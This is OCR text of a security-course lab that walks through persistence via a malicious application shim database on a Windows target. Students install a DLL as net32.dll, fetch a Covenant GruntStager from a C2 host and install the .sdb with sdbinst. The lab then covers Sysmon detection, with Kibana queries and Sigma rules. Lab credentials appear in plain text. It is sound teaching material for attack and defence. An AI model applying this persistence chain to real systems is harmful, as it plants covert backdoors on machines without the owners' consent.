
Objective 2: Installing a malicious shim database

Now that we have both the shim database (.sdb) and the DLL ready, we will install it on our target system. As usual, we will target the WIN10 (`192.168.20.105`) system.

Step 1: Copy putty32.exe, putty32.sdb and AppShimDll.dll to WIN10 machine

We will now open an RDP session to the machine on which we want to persist (WIN10). Please open an RDP session to WIN10 `192.168.20.105`. You can use the `sec699-20.lab\student_ladm` user (password `Sec699!!`). Installation of Application shim databases requires administrative privileges!

Please copy the `putty32.exe`, `putty32.sdb` and `AppShimDll.dll` to the Desktop of the WIN10 machine:




Why these three files?

- We will use `putty32.exe` to demonstrate our backdoor
- We will install the `putty32.sdb` shim database
- We will drop `AppShimDll.dll` as `net32.dll` in `C:\Windows`


Step 2: Install net32.dll and net32.exe

You may remember that our Application Shimming database injects the `C:\Windows\net32.dll`. Next, `C:\Windows\net32.dll` will execute `C:\Windows\net32.exe`. Let's make sure these files are in place!


As a first step, please cut `AppShimDll.dll` from the Desktop and paste it in `C:\Windows`. Afterwards, rename it to `net32.dll`. You should have the below result:



As we've done before, we'll again use a GruntStager as the executable that will be launched. Once again, please open Edge and browse to your hosted Launcher available at `192.168.20.107/GruntStager.exe`:



Your file will be downloaded to `C:\Users\Student_ladm\Downloads\`. Rename it to `net32.exe` and move it to `C:\Windows`. Ultimately, you should have both the `net32.dll` and `net32.exe` in `C:\Windows`:




Step 3: Install the application shim database

Once all files are in place, we will install the .sdb database. In order to achieve this, we'll need to open an administrative command prompt. Please click Start and search for `cmd.exe`. Please right-click and select `Run as administrator`.


In the command prompt, please execute the following commands:

```
cd C:\Users\student_ladm\Desktop
sdbinst putty32.sdb
```



Step 4: Open putty32.exe

Please minimize the command prompt and return to the Desktop on the WIN10 machine. On the Desktop, please double-click the `putty32.exe` executable. When executing, Putty should start as usual:




Step 5: Reviewing Grunts

What went on under the hood though? Did our payload execute? Let's validate whether our Grunt payload is running! From our CommandoVM, let's connect to our Covenant C2 stack at `https://192.168.20.107:7443`. As a reminder, the credentials were username `Student` and password `Sec699!!`.

Once authenticated, please open the `Grunts` tab. Note that you will most likely see a (few) "grayed-out" grunt(s), which is a left-over of the previous persistence labs (the restore playbook only restores the target Windows machines, not the SOC or C2 stack):

Next to the grayed-out grunt(s), you should also see a new, active one as the result of the shim database. In the Process field, you should see `net32`:



Excellent, we once again successfully persisted on the victim machine!

Objective 3: Detecting Application Shimming Persistence

In order to execute this part of the lab, please exit all RDP sessions you may still have open and fall back to your CommandoVM machine.

Let's review how we could possibly detect this Application Shimming backdoor!

Step 1: Required Log Sources

Sysmon

> Event ID 1: Process creation
>
> The process creation event provides extended information about a newly created process. The full command line provides context on the process execution. The ProcessGUID field is a unique value for this process across a domain to make event

correlation easier. The hash is a full hash of the file with the algorithms in the HashType field.

Source: docs.microsoft.com

Event ID 13: RegistryEvent (Value Set)

This Registry event type identifies Registry value modifications. The event records the value written for Registry values of type DWORD and QWORD.

Source: docs.microsoft.com

Step 2: Detection Logic


In order to detect the SDB being installed, the easiest detection method is to review any execution of the `sdbinst.exe` tool. This is not very common on enterprise systems, so it should provide a relatively low number of hits.

An example Sigma community rule can be found below:

```
title: Possible Shim Database Persistence via sdbinst.exe
id: 517490a7-115a-48c6-8862-1a481504d5a8
status: experimental
description: Detects installation of a new shim using sdbinst.exe. A shim can be
used to load malicious DLLs into applications.
references:
    - https://www.fireeye.com/blog/threat-research/2017/05/fin7-shim-databases-
persistence.html
tags:
    - attack.persistence
    - attack.t1138
author: Markus Neis
date: 2019/01/16
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        Image:
            - '*\sdbinst.exe'
        CommandLine:
            - '*.sdb*'
    condition: selection
falsepositives:
    - Unknown
level: high
```

From our ELK stack's Kibana (`http://192.168.20.106:5601`), let's try to identify the events that took place. To do so, please go to the "Discover" view (compass icon). We can use the below simple search, loosely based on the Sigma rule above:

```
event.code:1 and process.name.text:sdbinst.exe
```




When expanding the event, you can identify details on the actual command line used:

t process.args	sdbinst, putty32.sdb
t process.entity_id	{983beff7-1e19-5e9a-0000-00100f975e03}
t process.executable	C:\Windows\System32\sdbinst.exe
t process.name	sdbinst.exe
t process.parent.args	C:\Windows\System32\cmd.exe
t process.parent.entity_id	{983beff7-1e0d-5e9a-0000-00101b7f5e03}
t process.parent.executable	C:\Windows\System32\cmd.exe
t process.parent.name	cmd.exe
# process.parent.pid	9256
# process.pid	10252
t process.working_directory	C:\Users\student_ladm\Desktop\

An alternative way to detection shim installation is by reviewing the registry. All shims are installed in a specific registry location under `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\InstalledSDB\`. We could thus create a search as below:

```
event.code:13 and winlog.event_data.TargetObject:*InstalledSDB*
```



You should have 5 distinct hits. Did we install 5 shim databases?! No, one shim creates 5 different registry keys, including the following information:

- DatabaseInstallTimeStamp
- DatabaseDescription
- DatabaseRuntimePlatform
- DatabaseType
- DatabasePath

Please feel free to review the events to get a better understanding of our visibility! It's easy to spot that an applicaiton shim was installed.

Note that identification of what is actually being done by the shim database is not possible with these events. As you can see for example, the DatabasePath just points to a .sdb file in `C:\Windows\AppPatch\CustomSDB` with a GUID value as name. This is Microsoft's default behavior: When a .sdb is installed, it receives a GUID and is copied to the CustomSDB folder.

t	process.executable	C:\Windows\system32\sdbinst.exe
t	process.name	sdbinst.exe
#	process.pid	10252
t	winlog.api	wineventlog
t	winlog.channel	Microsoft-Windows-Sysmon/Operational
t	winlog.computer_name	win10.sec699-20.lab
t	winlog.event_data.Details	C:\Windows\AppPatch\CustomSDB\{7e45be2b-f169-4a2a-8d17-aa07a2784c74}.sdb
t	winlog.event_data.EventType	SetValue
t	winlog.event_data.RuleName	T1138,AppCompatShim
t	winlog.event_data.TargetObject	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\InstalledSDB\{7e45be2b-f169-4a2a-8d17-aa07a2784c74}\DatabasePath

If you'd like to convert the above search in a Sigma rule, this is what it would look like:

```
title: Application Shim database registry detection
id: f6135bd3-e9e6-4352-8450-c2890e76313a
description: Detect Application shim databases being installed in the registry
references:
    - https://attack.mitre.org/techniques/T1138/
author: sec699
date: 2020/03/20
tags:
    - attack.persistence
    - attack.t1138
logsource:
    product: windows
    service: sysmon
detection:
    selection:
        EventID: 13
        TargetObject: *InstalledSDB*
    condition: selection
falsepositives:
    - unlikely
level: Medium
```

Conclusions

During this lab, we demonstrated the following highly useful skills:

- How persistence can be achieved by leveraging Application shim databases
- How we can detect Application shim database persistence by leveraging Sysmon (looking for process creation and registry manipulation)

After the lab, please stop your target environment. In order to do so, please use the following command:

```
cd /home/student/Desktop/lab-manager
./manage.sh destroy_target -t [version_tag] -r [region]
